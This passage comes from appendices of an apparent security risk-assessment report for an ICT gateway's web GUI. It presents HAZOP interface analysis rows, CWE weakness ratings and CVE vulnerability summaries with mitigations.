FUNC-5	GUI	AUTHENTICATION	REVERSE	The function GUI:AUTHENTICATION executes REVERSE with respect to what is expected.	The product performs multiple behaviors that are combined to produce a single result, but the individual behaviors are observable separately; The product does not use or incorrectly uses a protection mechanism		Attackers are enabled to reveal internal state or internal decision points; It does not provide sufficient defense against directed attacks against the product.	Catastrophic	Highly Probable	Intolerable	<ul style="list-style-type: none"> - Maintenance procedures - Security policies - Antivirus - Use of UPS - Anomaly detection 	Catastrophic	Remote	Tolerable	OPEN	none

Appendix B. Hazop Interface Analysis of the ICT Gateway

This Appendix provides the Assessment report for the Interface analysis of some of some exemplary ICT Gateway interfaces conducted according to the HAZOP-based methodology detailed in D6.1 [1] and depicted in Figure 35. This report is in part automatically pre-filled by ResilBlockly (e.g., as shown in Figure 56). The remaining cells (from *Causes* to *Post-Mitigation Note*) have been filled offline.

Analysis ID	Message	Source Block	Destination	Keyword	High level description of the scenario to be analysed	Causes	Consequences (Local Level)	Consequences (System Level)	Pre-Mitigation			Mitigation	Post-Mitigation				
									Severity	Probability/Frequency	Risk		Severity	Probability/Fr	Risk	Status	Note
INTERFACE-101	TOPOLOGY_DATA_ON_MAP	GUI	USER	NOT	USER does NOT receive TOPOLOGY_DATA_ON_MAP	The software does not handle or incorrectly handles when the number of parameters, fields, or arguments with the same name exceeds the expected amount; When malformed or abnormal HTTP requests are interpreted by one or more entities in the data flow between the user and the web server;		Unexpected State (Integrity); Hide Activities; Bypass Protection Mechanism: can be interpreted inconsistently, allowing the attacker to "smuggle" a request to one device without the other device being aware of it; an additional HTTP entity such as an application firewall or a web caching proxy between the attacker and the second entity such as a web server; Differences in the way the two HTTP entities parse HTTP requests	Catastrophic	Highly Probable	Intolerable	Make sure to install the latest vendor security patches available for the web server; If possible, make use of SSL; Install a web application firewall that has been secured against HTTP Request Splitting; Use web servers that employ a tight HTTP parsing process; Firewall.	Catastrophic	Remote	Tolerable	OPEN	

Analysis ID	Message	Source Block	Destination	Keyword	High level description of the scenario to be analysed	Causes	Consequences (Local Level)	Consequences (System Level)	Pre-Mitigation			Mitigation	Post-Mitigation				
									Severity	Probability/Frequency	Risk		Severity	Probability/Fr	Risk	Status	Note
INTERFACE-102	TOPOLOGY_DATA_ON_MAP	GUI	USER	BEFORE	USER receives TOPOLOGY_DATA_ON_MAP BEFORE than expected with respect to the order or sequence of messages .	The product does not sufficiently enforce boundaries between the states of different sessions, causing data to be provided to, or used by, the wrong session; The software does not maintain or incorrectly maintains control over a resource throughout its lifetime of creation, use, and release.		Read Application Data (Confidentiality); The target host uses session IDs to keep track of the users; The session IDs used by the target host are predictable. For example, the session IDs are generated using predictable information (e.g., time).	Catastrophic	Highly Probable	Intolerable	Use a strong source of randomness to generate a session ID; Use adequate length session IDs; Do not use information available to the user in order to generate session ID (e.g., time); Ideas for creating random numbers; Encrypt the session ID if you expose it to the user. For instance, session ID can be stored in a cookie in encrypted format; Always invalidate a session ID after the user logout; Setup a session time out for the session IDs; to use SSL to mitigate adversary in the middle attacks; avoid writing session IDs in the URLs; Use multifactor authentication.	Catastrophic	Remote	Tolerable	OPEN	
INTERFACE-103	TOPOLOGY_DATA_ON_MAP	GUI	USER	AFTER	USER receives TOPOLOGY_DATA_ON_MAP AFTER than expected with respect to the order or sequence of messages .	The product does not sufficiently enforce boundaries between the states of different sessions, causing data to be provided to, or used by, the wrong session; The software does not maintain or incorrectly maintains control over a resource throughout its lifetime of creation, use, and release.		Read Application Data (Confidentiality); The target host uses session IDs to keep track of the users; The session IDs used by the target host are predictable. For example, the session IDs are generated using predictable information (e.g., time).	Catastrophic	Highly Probable	Intolerable	Use a strong source of randomness to generate a session ID; Use adequate length session IDs; Do not use information available to the user in order to generate session ID (e.g., time); Ideas for creating random numbers; Encrypt the session ID if you expose it to the user. For instance, session ID can be stored in a cookie in encrypted format; Always invalidate a session ID after the user logout; Setup a session time out for the session IDs; to use SSL to mitigate adversary in the middle attacks; avoid writing session IDs in the URLs; Use multifactor authentication.	Catastrophic	Remote	Tolerable	OPEN	

Analysis ID	Message	Source Block	Destination	Keyword	High level description of the scenario to be analysed	Causes	Consequences (Local Level)	Consequences (System Level)	Pre-Mitigation			Mitigation	Post-Mitigation				
									Severity	Probability/Frequency	Risk		Severity	Probability/Fr	Risk	Status	Note
INTERFACE-104	TOPOLOGY_DATA_ON_MAP	GUI	USER	CORRUPTED	USER receives security-critical state information about its users, or the software itself, in a location that is accessible to unauthorized actors; The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product; The product does not ensure or incorrectly ensures that structured messages or data are well-formed and that certain security properties are met before being read from an upstream component or sent to a downstream component.			Bypass Protection Mechanism; Gain Privileges or Assume Identity; Read Application Data ((Worm and Virus, Trojan, Data Injection, MIM Attack); DoS Attack: Crash, Exit, or Restart	Catastrophic	Highly Probable	Intolerable	Generate and validate MAC for cookies; Use SSL/TLS to protect cookie in transit (Encryption Schema); Ensure the web server implements all relevant security patches; Verify authenticity of all identifiers at runtime (Authentication techniques); Perform testing such as pen-testing and vulnerability scanning to identify directories, programs, and interfaces that grant direct access to executables; Suppressing error messages: using error 403 "Forbidden" message exactly like error 404 "Not Found" message; customized error pages that inform about an error without disclosing information about the database or application.	Catastrophic	Remote	Tolerable	OPEN	

Analysis ID	Message	Source Block	Destination	Keyword	High level description of the scenario to be analysed	Causes	Consequences (Local Level)	Consequences (System Level)	Pre-Mitigation			Mitigation	Post-Mitigation				
									Severity	Probability/Frequency	Risk		Severity	Probability/Fr	Risk	Status	Note
INTERFACE-105	TOPOLOGY_DATA_ON_MAP	GUI	USER	PART OF	USER receives PART OF TOPOLOGY_DATA_ON_MAP	The server contains a protection mechanism that assumes that any URI that is accessed using HTTP GET will not cause a state change to the associated resource. This might allow attackers to bypass intended access restrictions and conduct resource modification and deletion attacks, since some applications allow GET to modify state; The product does not ensure or incorrectly ensures that structured messages or data are well-formed and that certain security properties are met before being read from an upstream component or sent to a downstream component.		Gain Privileges or Assume Identity; Modify Application Data; Read Application Data (Worm and Virus, Trojan, Data Injection, MIM Attack); the message to be incorrectly interpreted.	Catastrophic	Highly Probable	Intolerable	Generate and validate MAC for cookies; Use SSL/TLS to protect cookie in transit (Encryption Schema); Ensure the web server implements all relevant security patches; Verify authenticity of all identifiers at runtime (Authentication techniques); Perform testing such as pen-testing and vulnerability scanning to identify directories, programs, and interfaces that grant direct access to executables; Suppressing error messages: using error 403 "Forbidden" message exactly like error 404 "Not Found" message; customized error pages that inform about an error without disclosing information about the database or application.				OPEN	

Appendix C. CWE Analysis and Risk Assessment for an ICT GW GUI RUMI

This appendix provides the Risk assessment of CWE weaknesses for the ICT Gateway and in particular for the RUMI interface of the GUI called HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API. The following table is obtained from the export weaknesses report functionality of ResilBlockly. The fields *Component* (i.e., HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API) and *Weakness Type* (i.e., CWE) have been removed for space reasons.

Weakness ID	Weakness Title	Weakness Description	Details	Severity of Impact	Likelihood of Exploit	Risk
CWE-23	Relative Path Traversal	The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize sequences such as ".." that can resolve to a location that is outside of that directory.	URL	High	Very High	High
CWE-90	Improper Neutralization of Special Elements used in an LDAP Query (LDAP Injection)	The software constructs all or part of an LDAP query using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended LDAP query when it is sent to a downstream component.	URL	Moderate	Very High	Moderate
CWE-158	Improper Neutralization of Null Byte or NUL Character	The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes NUL characters or null bytes when they are sent to a downstream component.	URL	High	High	High
CWE-187	Partial String Comparison	The software performs a comparison that only examines a portion of a factor before determining whether there is a match, such as a substring, leading to resultant weaknesses.	URL	High	High	High
CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.	URL	Moderate	Very High	Moderate
CWE-206	Observable Internal Behavioral Discrepancy	The product performs multiple behaviors that are combined to produce a single result, but the individual behaviors are observable separately in a way that allows attackers to reveal internal state or internal decision points.	URL	Moderate	Very High	Moderate
CWE-235	Improper Handling of Extra Parameters	The software does not handle or incorrectly handles when the number of parameters, fields, or arguments with the same name exceeds the expected amount.	URL	High	High	High
CWE-284	Improper Access Control	The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor.	URL	Low	Moderate	Low
CWE-321	Use of Hard-coded Cryptographic Key	The use of a hard-coded cryptographic key significantly increases the possibility that encrypted data may be recovered.	URL	Low	Moderate	Low
CWE-324	Use of a Key Past its Expiration Date	The product uses a cryptographic key or password past its expiration date, which diminishes its safety significantly by increasing the timing window for cracking attacks against that key.	URL	Low	Moderate	Low
CWE-325	Missing Cryptographic Step	The product does not implement a required step in a cryptographic algorithm, resulting in weaker encryption than advertised by the algorithm.	URL	Moderate	High	Moderate
CWE-356	Product UI does not Warn User of Unsafe Actions	The software's user interface does not warn the user before undertaking an unsafe action on behalf of that user. This makes it easier for attackers to trick users into inflicting damage to their system.	URL	Moderate	High	Moderate
CWE-384	Session Fixation	Authenticating a user, or otherwise establishing a new user session, without invalidating any existing session identifier gives an attacker the opportunity to steal authenticated sessions.	URL	High	High	High
CWE-440	Expected Behavior Violation	A feature, API, or function does not perform according to its specification.	URL	High	High	High

Weakness ID	Weakness Title	Weakness Description	Details	Severity of Impact	Likelihood of Exploit	Risk
CWE-441	Unintended Proxy or Intermediary ('Confused Deputy')	The product receives a request, message, or directive from an upstream component, but the product does not sufficiently preserve the original source of the request before forwarding the request to an external actor that is outside of the product's control sphere. This causes the product to appear to be the source of the request, leading it to act as a proxy or other intermediary between the upstream component and the external actor.	URL	High	High	High
CWE-444	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling')	When malformed or abnormal HTTP requests are interpreted by one or more entities in the data flow between the user and the web server, such as a proxy or firewall, they can be interpreted inconsistently, allowing the attacker to "smuggle" a request to one device without the other device being aware of it.	URL	Moderate	High	Moderate
CWE-446	UI Discrepancy for Security Feature	The user interface does not correctly enable or configure a security feature, but the interface provides feedback that causes the user to believe that the feature is in a secure state.	URL	Low	Moderate	Low
CWE-451	User Interface (UI) Misrepresentation of Critical Information	The user interface (UI) does not properly represent critical information to the user, allowing the information - or its source - to be obscured or spoofed. This is often a component in phishing attacks.	URL	Low	Moderate	Low
CWE-488	Exposure of Data Element to Wrong Session	The product does not sufficiently enforce boundaries between the states of different sessions, causing data to be provided to, or used by, the wrong session.	URL	High	High	High
CWE-524	Use of Cache Containing Sensitive Information	The code uses a cache that contains sensitive information, but the cache can be read by an actor outside of the intended control sphere.	URL	Low	Moderate	Low
CWE-539	Use of Persistent Cookies Containing Sensitive Information	The web application uses persistent cookies, but the cookies contain sensitive information.	URL	Low	Moderate	Low
CWE-613	Insufficient Session Expiration	According to WASC, "Insufficient Session Expiration is when a web site permits an attacker to reuse old session credentials or session IDs for authorization."	URL	High	Very High	High
CWE-642	External Control of Critical State Data	The software stores security-critical state information about its users, or the software itself, in a location that is accessible to unauthorized actors.	URL	Moderate	High	Moderate
CWE-648	Incorrect Use of Privileged APIs	The application does not conform to the API requirements for a function call that requires extra privileges. This could allow attackers to gain privileges by causing the function to be called incorrectly.	URL	Moderate	Low	Low
CWE-650	Trusting HTTP Permission Methods on the Server Side	The server contains a protection mechanism that assumes that any URI that is accessed using HTTP GET will not cause a state change to the associated resource. This might allow attackers to bypass intended access restrictions and conduct resource modification and deletion attacks, since some applications allow GET to modify state.	URL	High	Very High	High
CWE-664	Improper Control of a Resource Through its Lifetime	The software does not maintain or incorrectly maintains control over a resource throughout its lifetime of creation, use, and release.	URL	Moderate	High	Moderate
CWE-693	Protection Mechanism Failure	The product does not use or incorrectly uses a protection mechanism that provides sufficient defense against directed attacks against the product.	URL	High	Very High	High
CWE-697	Incorrect Comparison	The software compares two entities in a security-relevant context, but the comparison is incorrect, which may lead to resultant weaknesses.	URL	High	Very High	High
CWE-707	Improper Neutralization	The product does not ensure or incorrectly ensures that structured messages or data are well-formed and that certain security properties are met before being read from an upstream component or sent to a downstream component.	URL	High	Very High	High

Weakness ID	Weakness Title	Weakness Description	Details	Severity of Impact	Likelihood of Exploit	Risk
CWE-770	Allocation of Resources Without Limits or Throttling	The software allocates a reusable resource or group of resources on behalf of an actor without imposing any restrictions on the size or number of resources that can be allocated, in violation of the intended security policy for that actor.	URL	High	Very High	High
CWE-799	Improper Control of Interaction Frequency	The software does not properly limit the number or frequency of interactions that it has with an actor, such as the number of incoming requests.	URL	High	Very High	High
CWE-829	Inclusion of Functionality from Untrusted Control Sphere	The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.	URL	High	Very High	High
CWE-1279	Cryptographic Operations are run Before Supporting Units are Ready	Performing cryptographic operations without ensuring that the supporting inputs are ready to supply valid data may compromise the cryptographic result.	URL	Moderate	High	Moderate

Appendix D. CVE Analysis and Risk Assessment for an ICT GW GUI RUMI

This appendix provides the Risk assessment of CVE vulnerabilities for the ICT Gateway and in particular for the RUMI interface of the GUI called HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API. The following table is obtained from the export vulnerabilities report functionality of ResilBlockly. The fields Component (i.e., HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API) and Vulnerability Type (i.e., CVE) have been removed for space reasons. The CVSS base score column reports the base score v3.1 where available, the v2.0 otherwise.

Vulnerability ID	Vulnerability Title	Vulnerability Description	Details	Severity of Impact (CVSS Base Score from NVD)	Likelihood of Exploit	Risk
CVE-2001-1494	CVE-2001-1494	script command in the util-linux package before 2.11n allows local users to overwrite arbitrary files by setting a hardlink from the typescript log file to any file on the system, then having root execute the script command.	URL	2.1 - Low	Moderate	Low
CVE-2004-0230	CVE-2004-0230	TCP, when using a large Window Size, makes it easier for remote attackers to guess sequence numbers and cause a denial of service (connection loss) to persistent TCP connections by repeatedly injecting a TCP RST packet, especially in protocols that use long-lived connections, such as BGP.	URL	5.0 - Moderate	Very High	Moderate
CVE-2016-10735	CVE-2016-10735	In Bootstrap 3.x before 3.4.0 and 4.x-beta before 4.0.0-beta.2, XSS is possible in the data-target attribute, a different vulnerability than CVE-2018-14041.	URL	6.1 - Moderate	Moderate	Moderate
CVE-2018-14040	CVE-2018-14040	In Bootstrap before 4.1.2, XSS is possible in the collapse data-parent attribute.	URL	6.1 - Moderate	Moderate	Moderate
CVE-2018-14041	CVE-2018-14041	In Bootstrap before 4.1.2, XSS is possible in the data-target property of scrollspy.	URL	6.1 - Moderate	Moderate	Moderate
CVE-2018-14042	CVE-2018-14042	In Bootstrap before 4.1.2, XSS is possible in the data-container property of tooltip.	URL	6.1 - Moderate	Moderate	Moderate
CVE-2019-14900	CVE-2019-14900	A flaw was found in Hibernate ORM in versions before 5.3.18, 5.4.18 and 5.5.0. Beta1. A SQL injection in the implementation of the JPA Criteria API can permit unsanitized literals when a literal is used in the SELECT or GROUP BY parts of the query. This flaw could allow an attacker to access unauthorized information or possibly conduct further attacks.	URL	6.5 - Moderate	Moderate	Moderate
CVE-2019-8331	CVE-2019-8331	In Bootstrap before 3.4.1 and 4.3.x before 4.3.1, XSS is possible in the tooltip or popover data-template attribute.	URL	6.1 - Moderate	Moderate	Moderate
CVE-2020-10274	CVE-2020-10274	The access tokens for the REST API are directly derived (sha256 and base64 encoding) from the publicly available default credentials from the Control Dashboard (refer to CVE-2020-10270 for related flaws). This flaw in combination with CVE-2020-10273 allows any attacker connected to the robot networks (wired or wireless) to exfiltrate all stored data (e.g. indoor mapping images) and associated metadata from the robot's database.	URL	7.1 - High	High	High
CVE-2020-10275	CVE-2020-10275	The access tokens for the REST API are directly derived from the publicly available default credentials for the web interface. Given a USERNAME and a PASSWORD, the token string is generated directly with base64(USERNAME:sha256(PASSWORD)). An unauthorized attacker inside the network can use the default credentials to compute the token and interact with the REST API to exfiltrate, infiltrate or delete data.	URL	9.8 - Very High	Very High	Very High
CVE-2020-25638	CVE-2020-25638	A flaw was found in hibernate-core in versions prior to and including 5.4.23.Final. A SQL injection in the implementation of the JPA Criteria API can permit unsanitized literals when a literal is used in the SQL	URL	7.4 - High	High	High

Vulnerability ID	Vulnerability Title	Vulnerability Description	Details	Severity of Impact (CVSS Base Score from NVD)	Likelihood of Exploit	Risk
		comments of the query. This flaw could allow an attacker to access unauthorized information or possibly conduct further attacks. The highest threat from this vulnerability is to data confidentiality and integrity.				